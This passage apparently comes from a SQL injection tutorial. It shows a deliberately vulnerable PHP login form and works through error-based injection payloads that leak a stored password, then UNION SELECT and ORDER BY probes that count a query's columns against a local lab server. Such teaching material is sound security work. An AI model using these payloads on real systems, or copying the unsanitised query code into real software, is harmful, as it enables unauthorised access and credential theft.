
```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.

```
C:\xampp\htdocs\mysql\sql1\sql.html - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.html
1  <title>mylogin</title>
2  <body>
3  <form action="sql.php" method="POST">
4    User Name: <input type="text" id="username" name="username"/><br/>
5    Password: <input type="password" id="password" name="password"/><br/>
6    <input type="submit" value="send">
7  </form>
8  </body>
```

The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbsrvname = "192.168.168.111";
$dbsrvname = "127.0.0.1";
$con = mysqli_connect($srvname, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>
```

A screenshot of a web browser window displaying a PHP script. The browser's address bar shows the file path 'C:\xampp\htdocs\mysql\sql1\sql.php'. The Notepad++ interface includes a menu bar (File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, ?) and a toolbar. The script is saved in 'sql.php' and is being viewed in 'sql.html' mode. The code is as follows:

```
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13           $_POST['username'] . "' AND password='" .
14           $_POST['password'] . "'";
15 $stms = mysqli_query($con, $query);
16 if ($stms == false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stms, MYSQL_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>
```

We can try to use the following input as username:

```
' OR 1=1 GROUP BY CONCAT_WS('~',(SELECT password FROM tbl1 LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- -
```

let us examine it:

the first apostrophe break out from the string, so we can write SQL command.

The OR 1=1 necessary, to return many rows (recall, we need at least three rows, to fire the error)

The GROUP BY CONCAT_WS('~',(SELECT password FROM tbl1 LIMIT 0,1),FLOOR(RAND(0)*2)) having min(0);-- - is the already known attack vector.


The original select looks like as:

```
SELECT * FROM tbl1 WHERE username='AAA' AND password='BBB';
```


where the AAA and BBB placeholders show, where we substitute the username and password respectively. The built query will look like as follows:

```
SELECT * FROM tbl1 WHERE username='' OR 1=1 GROUP BY CONCAT_WS('~',  
(SELECT password FROM tbl1 LIMIT 0,1),FLOOR(RAND(0)*2)) having  
min(0);-- -' AND password='';
```

The red is our input given as username, the green is the commented part of the hard coded query in PHP, and black is the not commented part of the hard coded query in PHP.



We get the following error message:



As one can see we were able to query an arbitrary data through the error message.

One might ask, how do we know the names of the columns, and the name of the table. Again the answer is that, later we will solve this problem, now just leave it in this way.

Query metadata through SQL injection

We have already seen many SQL injection technique. Unfortunately many of the requires to know column names, table names, or some other meta data information as you have seen it. Also the meta information is good, to find other databases, or SQL version, and many other useful information.

Get the number of columns with UNION operator

The UNION operator in SQL is capable to combine the result-set of two or more SELECT statements.

But it has some pre requisites. The first is each SELECT statement within the UNION must have the same number of columns. The second, the columns at the same position must have similar data types.

Because of this prerequisite we can use the UNION operator, to find the number of columns. We can use a


```
' UNION SELECT null;#
```

Statement, to find the number of columns. We select the value NULL, because it is compatible (similar) with every data type, so if we get an error it can be only because the number of the cols is different in the two queries, not because the type of them is different.

To try it use the same example what we used in the first example. The sql.html looks like as:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.




The sql.php has the following source code.


```

<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



```
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13         $_POST['username'] . "' AND password='" .
14         $_POST['password'] . "'";
15 $stms = mysqli_query($con, $query);
16 if ($stms == false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stms, MYSQL_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>
```


First try the

```
' UNION SELECT null;#
```

input as username. The full query in this case will be:

```
SELECT * FROM tbl1 WHERE username=' ' UNION SELECT null;#' AND
password='';
```

Now two things can happen, if the first SELECT selects exactly one column, then the two selects of the union operator selects the same number of columns, so it will work. If the first query selects not exactly one column, then the two selects of the union operator selects different number of column, so we will get an error message.




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

After clicking the send button we will get the following error message:




It means, the first SELECT selects more than one column. So try two, by typing the following as username:

```
' UNION SELECT null,null;#
```

input as username. The full query in this case will be:

```
SELECT * FROM tbl1 WHERE username=' ' UNION SELECT null,null;#' AND  
password='';
```




← → http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:

Password:

We get the same error message, what means, the first SELECT selects more than two columns.




So try three, four... To speed up the process I try five columns, by typing the following as username:

```
' UNION SELECT null,null,null,null,null;#
```

input as username. The full query in this case will be:


```
SELECT * FROM tbl1 WHERE username='' UNION SELECT  
null,null,null,null,null;# ' AND password='';
```

Then click to the send button



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. Below the address bar, there is a login form with two input fields: "User Name:" and "Password:". The "User Name:" field contains the text `' UNION SELECT null,null,null,null,null;#`. The "Password:" field is empty. Below the input fields is a button labeled "send".

Now we do not get an error message, what means, the first select has exactly five columns.




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.php`. Below the address bar, there is a message that says "Logged in".

Get the number of columns with ORDER BY

To try it use the same example what we used in the first example. The sql.html looks like as:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.




The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
$_POST['username'] . "' AND password='" .
$_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



The screenshot shows a web browser window displaying the output of a PHP script. The address bar shows the file path: C:\xampp\htdocs\mysql\sql1\sql.php. The browser's menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, and ?. The toolbar contains various icons for file operations and development tools. The main content area shows the output of the script, which is a series of error messages and a final message: "Wrong username or password". The output is displayed in a monospaced font, with line numbers 1 through 27 visible on the left side of the browser window. The script content is as follows:

```

1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13         $_POST['username'] . "' AND password='" .
14         $_POST['password'] . "'";
15 $stmts = mysqli_query($con, $query);
16 if ($stmts === false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>

```

Now we want to know the number of columns (we do not want to log in, only get the number of columns). To get it we must find an SQL keyword within the SELECT statement, where we can enter a column number.

For this purpose one can use the ORDER BY keyword. We usually give column name after the ORDER BY, but also one can enter there a column number. For example we want to ORDER BY the 1th column, you can write ORDER BY 1.

To find the number of columns one must do the following:

First use an apostrophe to break out from the string, and write SQL instruction.

Then use the ORDER BY keyword, and after it try to guess the maximum number of columns in the query. If the given number of column does not exists, then we get an error message. If the given number of column exists, then we will not get error message. (It is again similar to the error based SQL injection).

